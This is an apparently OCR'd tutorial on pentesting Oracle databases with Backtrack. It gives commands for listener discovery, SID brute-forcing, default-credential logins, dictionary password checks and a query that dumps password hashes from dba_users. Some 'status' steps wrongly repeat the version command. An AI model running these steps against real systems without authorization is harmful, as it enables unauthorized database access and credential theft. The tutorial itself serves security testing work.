& Oracle

The following short tutorial explains how to do a (limited) pentest against Oracle (8.1.7.4 – 10.2.0.2). This tutorial will be extended in the future…

The following tutorial explains how to do an Oracle pentest with Backtrack 2.0. I want to thank the entire Backtrack-Team for this great collection of security tools and Max for the collaboration.

Nowadays there are many Oracle 10g databases around. Oracle did a good job (but not a perfect) hardening the database out of the box. Most tutorials still describe how to break older 8i/9i databases. Most of the older tools are not working against the new 10g listener. We will show how to connect to an Oracle database, decrypt Oracle passwords, hack the TNS listener and escalate privileges.

Questions and comments are welcome.

At a glance:

1. Find the Oracle database + port of the listener (with nmap/amap)
   ```
   nmap -v <IP-ADDRESS>
   ```

2. Get the version number of the database (with tnscmd)
   ```
   tnscmd10g.pl version -h <IP-ADDRESS>
   ```

3. Get the SID/servicename (with tnscmd or sidguess)
   ```
   tnscmd10g.pl status -h <IP_ADDRESS>
   ```
   (unprotected listener)
   ```
   sidguess host=<IP-ADDRESS> port=<PORT> sidfile=sid.txt
   ```

4. Connect to the database (with sqlplus)
   ```
   sqlplus user/password@//<IP_ADDRESS>:<PORT>/<SID>
   ```

5. Check the database for weak passwords(with checkpwd)
   ```
   checkpwd user/password@//<IP_ADDRESS>:<PORT>/<SID>
   default_password.txt
   ```

6. Hacking the TNS Listener with tnscmd10g.pl


7. Escalating Privileges via sqlplus
   a. dbms_export_extension
   b. more coming soon.

Find TNS Listener Port

The first step in doing an Oracle security pentest is to identify the TNS Listener Port of the Oracle database. By default this port is 1521 (sometimes also 1526) but for security reasons some DBAs are changing the default port to a different port. From my experience most TNS listeners are listening on port 1521.

We can use nmap or amap to identify the port where the TNS listener is running. Both tools are installed on the Backtrack CD.

```
nmap -v <IP-ADDRESS>
```




Get the Oracle version

To identify the version and operating system we can get the version string from the Oracle TNS Listener. This version string contains the Version, Patchlevel and Operating Systemof the TNS Listener. This string will always (also 10g) be returned even if the listener is password protected.

```
tnscmd10g.pl version -h <IP-ADDRESS>
```

Sample: Oracle 9i



1. Get the status of the listener

Get SID/Servicename


In Oracle 7- 9i Rel. 2 the listener always returned the SID/Servicename of the registered Oracle databases via the listener status command. Since Patchset 9.2.0.6 (with password-protection) or in Oracle 10g the listener does no longer return these values.

The name of the SID/Service_name is **mandatory** for connecting to the database via OCI. Without the knowledge of the SID it is not possible to connect to Oracle.

In unprotected 8i/9i environments the easiest way to get this information is the status command. This status command returns a lot of useful information like version number, OS, installation patch, SID, port, …

The status command can be submitted with the following command:

```
tnscmd10g.pl status -h <IP_ADDRESS>
```




Now we know:

Version:	**9.2.0.1**
Operating System:	**Windows**
Oracle_Home:	**c:\oracle\ora92**
Extproc installed:	**YES**
Ports:	**1521 (TNS), 2100 (FTP), 8080 (HTTP)**


SID: **ora9201**

Now we know that the SID is ora9201. We can use this value to connect to the Oracle database using sqlplus or checkpwd.

If the Oracle 9i Listener is password protected we are getting the following error message from the status command




In case of an Oracle 10g database (protected with local OS authentication) we are getting a different error message from the status command



For security reasons Oracle is blocking status requests from external IP addresses in Oracle 10g or password protected 9i databases. In this case we can try to bruteforce / or dictionary attack the SID by using sidguess

```
sidguess host=<IP-ADDRESS> port=<PORT> sidfile=sid.txt
```



Now we know that the SID of this database is XE and we have all the information which is necessary to connect to the database. OK, we still need an Oracle account.

More information about sidguess can be found on http://www.red-database-security.com/whitepaper/oracle_guess_sid.html

Connect to the database (with sqlplus)

After collecting the IP-Address, port and SID/Servicename we are now able to connect to the Oracle database. The easiest way to do this is the (free) command line interface sqlplus.

Typical default username/password-combinations are:


dbsnmp/dbsnmp	(nearly DBA)
outln/outln	(nearly DBA)
scott/tiger	(normal user with some create privileges)
system/manager	(DBA)
sys/change_on_install	(DBA)

```
sqlplus user/password@//<IP_ADDRESS>:<PORT>/<SID>
```

At the prompt we can run all SQL commands (according to our privileges)

```
select * from v$version;
select username from all_users;
select * from session_roles;
select username,password from dba_users;
(DBA only)
show parameter
```

We can leave sqlplus with the quit command.




Check the database for weak passwords

Check the quality of the passwords with checkpwd. To get better results you can use a larger dictionary file. The file default_passwords.txt contains only 600+ default passwords.

Checkpwd automatically checks also for username=password.

```
checkpwd system/alexora1@//192.168.2.232/ora9201
default_passwords.txt
```




Oracle 9.2.0.6 and higher with password protected listener

Check the version of the listener with the version command

```
tnscmd10g.pl version –h 192.168.2.232
```

Get the status of the listener

```
tnscmd10g.pl version –h 192.168.2.232
```



Oracle 10g


Check the version of the listener with the version command

```
tnscmd10g.pl version -h 192.168.2.234
```

Get the status of the listener


```
tnscmd10g.pl version -h 192.168.2.234
```

In Oracle 10g (with listener OS authentication), the listener returns an error message.




Guess and/or bruteforce the SID

```
sidguess host=<IP-ADDRESS> port=<PORT> sidfile=sid.txt
```




Connect with sqlplus and the guessed SID



